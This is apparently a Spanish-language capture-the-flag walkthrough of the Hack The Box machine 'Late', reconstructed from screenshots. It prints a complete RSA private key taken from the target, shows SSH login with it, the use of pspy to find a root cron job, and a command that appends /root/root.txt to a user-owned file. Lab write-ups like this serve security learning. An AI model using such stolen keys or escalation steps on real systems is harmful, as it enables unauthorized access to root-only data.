
What should Firefox do with this file?

○ Open with Mousepad (default)

● Save File


□ Do this automatically for files like this from now on.

Con la implementacion de dicho codigo obtuvimos la key rsa la cual nos dara acceso al servidor




```
<p>-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqe5XWFKVqleCyfzPo4HsfRR8uF/P/3Tn+fiAUHhnGvBBAyrM
HiP3S/DnqdIH2uqTXdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkiqhXTaEO
bgjRSynr2NuDWPQhX8OmhAKdJhZfErZUcbxiuncrKnoClZLQ6ZZDaNTtTUwpUaMi
/mtaHzLID1KTl+dUFsLQYmdRUA639xkz1YvDF5ObIDoeHgOU7rZV4TqA6s6gI7W7
d137M3Oi2WTWRBzcWTAMwfSJ2cEttvS/AnE/B2Eelj1shYUZuPyIoLhSMicGnhB7
7IKpZeQ+MgksRcHJ5fJ2hvTu/T3yL9tggf9DsQIDAQABAoIBAHCBinbBhrGW6tLM
fLSmimptq/1uAgoB3qxTaLDeZnUhaAmuxiGWcl5nCxoWInlAIX1XkwwyEb01yvw0
ppJp5a+/OPwDJXus5lKv9MtCaBidR9/vp9wWHmuDP9D91MKKL6Z1pMN175GN8jgz
W0lKDpuh1oRy708UOxjMEalQgCRSGkJYDpM4pJkk/c7aHYw6GQKhoN1en/7I50IZ
uFB4CzS1bgAglNb7Y1bCJ913F5oWs0dvN5ezQ28gy92pGfNIJrk3cxO33SD9CCwC
T9KJxoUhuoCuMs00PxtJMymaHvOkDYSXOyHHHPSlIJl2ZezXZMFswHhnWGuNe9IH
Ql49ezkCgYEA0OTVbOT/EivAuu+QPaLvC0N8GEtn7uOPu9j1HjAvuOhom6K4troi
WEBJ3pvIsrUlLd9J3cY7ciRxnbanN/Qt9rHDu9Mc+W5DQAQGPWFxk4bM7Zxnb7Ng
Hr4+hcK+SYNn5fCX5qjmzE6c/5+sbQ20jhl20kxVT26MvoAB9+I1ku8CgYEA0EA7
t4UB/PaoU0+kz1dNDEyNamSe5mXh/Hc/mX9cj5cQFABN9lBTcmfZ5R6I0ifXpZuq
0xEKNYA3HS5qvOI3dHj6O4JZBDUzCgZFmlI5fslxLtl57WnlwSCGHLdP/knKxHIE
uJBIk0KSZBeT8F7IfUukZjCYO0y4HtDP3DUqE18CgYBgI5EeRt4lrMFMx4io9V3y
3yIzxDCXP2AdYiKdvCuafEv4pRFB97RqzVux+hyKMthjnkpOqTcetysbHL8k/1pQ
GUwuG2FQYrDMu41rnnc5IGccTElGnVV1kLURtqkBCFs+9lXSsJVYHi4fb4tZvV8F
ry6CZuM0ZXqdCijdvtxNPQKBgQC7F1oPEAGvP/INltncJPRlfkj2MpvHJfUXGhMb
Vh7UKcUaEwP3rEar270YaIxHMeA9OlMH+KERW7UoFFF0jE+B5kX5PKu4agsGkIfr
kr9wto1mp58wuhjdntid59qH+8edIUo4ffeVxRM7tSsFokHAvzpdTH8Xl1864CI+
Fc1NRQKBgQDNiTT446GIijU7XiJEwhOec2m4ykdnrSVb45Y6HKD9VS6vGeOF1oAL
K6+2ZlpmytN3RiR9UDJ4kjMjhJAiC7RBetZOor6CBKg20XA1oXS7o1eOdyc/jSk0
kxruFUgLHh7nEx/5/0r8gmcoCvFn98wvUPSNrgDJ25mnwYI0zzDrEw==
-----END RSA PRIVATE KEY-----


</p>
```

Utilizando dicha key rsa obtenemos acceso al servidor




```
┌──(kali㉿kali)-[~/Desktop/Hack the box/Late]
└─$ ssh -i id_rsa svc_acc@10.10.11.156
-bash-4.4$
```

ahora procedemos a buscar la primera bandera




```
-bash-4.4$ ls -lh
total 8.0K
drwxrwxr-x 7 svc_acc svc_acc 4.0K Apr  4 13:28 app
-rw-r───── 1 root    svc_acc   33 May 22 22:03 user.txt
-bash-4.4$ cat user.txt
e12a64015030f74fba67a7aa81a09ce2
-bash-4.4$ █
```

ahora procedemos a escalar privilegios para obtener la segunda bandera, e iniciamos escaneando los pasos de los usuarios por medio de pspy para ver si hay algo que nos permita acceder y obtener la bandera root




```
┌──(kali㉿kali)-[~/Desktop/Hack the box/Late]
└─$ scp -i id_rsa pspy64  svc_acc@10.10.11.156:/home/svc_acc
pspy64                                                      15%  480KB  17.7KB/s - stalled -█
```




```
-bash-4.4$ chmod +x pspy64
-bash-4.4$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855



Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes ever
 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recu
sive)
Draining file system events due to startup...
done
2022/05/30 05:36:55 CMD: UID=0    PID=96     |
2022/05/30 05:36:55 CMD: UID=0    PID=9056   |
2022/05/30 05:36:55 CMD: UID=0    PID=90     |
2022/05/30 05:36:55 CMD: UID=0    PID=9      |
```


Vemos varios archivos y procesos donde los analisaremos a ver que podemos encontrar



```
2022/05/30 05:40:01 CMD: UID=0     PID=15032  | /bin/bash /root/scripts/cron.sh
2022/05/30 05:40:01 CMD: UID=120   PID=15031  | /bin/sh /usr/share/sendmail/sendmail cron-msp
2022/05/30 05:40:01 CMD: UID=0     PID=15033  | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2022/05/30 05:40:01 CMD: UID=120   PID=15034  | plymouth --ping
2022/05/30 05:40:01 CMD: UID=0     PID=15037  | /bin/bash /root/scripts/cron.sh
```




```
-bash-4.4$ ls -lh
total 96K
drwxr-xr-x   2 root root 4.0K Apr 18 12:05 bin
drwxr-xr-x   4 root root 4.0K Apr  7 12:08 boot
drwxr-xr-x   2 root root 4.0K Jan  5 10:18 cdrom
drwxr-xr-x  19 root root 3.9K May 29 21:49 dev
drwxr-xr-x 121 root root  12K Apr 18 12:05 etc
drwxr-xr-x   3 root root 4.0K Jan  5 10:44 home
lrwxrwxrwx   1 root root   34 Apr  7 12:08 initrd.img → boot/initrd.img-4.15.0-175-generic
lrwxrwxrwx   1 root root   34 Apr  7 12:08 initrd.img.old → boot/initrd.img-4.15.0-175-generic
drwxr-xr-x  21 root root 4.0K Apr 18 12:05 lib
drwxr-xr-x   2 root root 4.0K Apr  7 13:51 lib64
drwx------   2 root root  16K Jan  5 10:17 lost+found
drwxr-xr-x   2 root root 4.0K Aug  6  2020 media
drwxr-xr-x   2 root root 4.0K Apr  7 13:51 mnt
drwxr-xr-x   2 root root 4.0K Jan 14 13:51 opt
dr-xr-xr-x 187 root root    0 May 29 21:49 proc
drwx------   7 root root 4.0K Apr 18 12:06 root
drwxr-xr-x  29 root root  880 May 29 21:49 run
drwxr-xr-x   2 root root  12K Apr  7 11:33 sbin
drwxr-xr-x   2 root root 4.0K Aug  6  2020 srv
dr-xr-xr-x  13 root root    0 May 30 00:26 sys
drwxrwxrwt  11 root root 4.0K May 30 03:34 tmp
drwxr-xr-x  10 root root 4.0K Aug  6  2020 usr
drwxr-xr-x  13 root root 4.0K Apr  7 13:51 var
lrwxrwxrwx   1 root root   31 Apr  7 12:06 vmlinuz → boot/vmlinuz-4.15.0-175-generic
lrwxrwxrwx   1 root root   31 Apr  7 12:08 vmlinuz.old → boot/vmlinuz-4.15.0-175-generic
-bash-4.4$ cd usr/
-bash-4.4$ cd local/
-bash-4.4$ cd sbin/
-bash-4.4$ cat ssh-alert.sh
```




```
-bash-4.4$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:        $PAM_USER
        User IP Host: $PAM_RHOST
        Service:     $PAM_SERVICE
        TTY:         $PAM_TTY
        Date:        `date`
        Server:      `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi
```


donde por medio del siguiente comando logramos extraer el contenido de la bandera root



```
-bash-4.4$ cat append.txt
cat /root/root.txt >> /home/svc_acc/flag.txt
```



```
-bash-4.4$ ls -lh
total 3.0M
drwxrwxr-x 7 svc_acc svc_acc 4.0K Apr  4 13:28 app
-rw-rw-r-- 1 root    root      66 May 30 00:53 flag.txt
-rwxr-xr-x 1 svc_acc svc_acc 3.0M May 30 05:35 pspy64
-rw-r----- 1 root    svc_acc   33 May 29 21:49 user.txt
-bash-4.4$
```



```
-bash-4.4$ cat flag.txt
5c4a52df6d559e59efb5bd8f9464f247
5c4a52df6d559e59efb5bd8f9464f247
```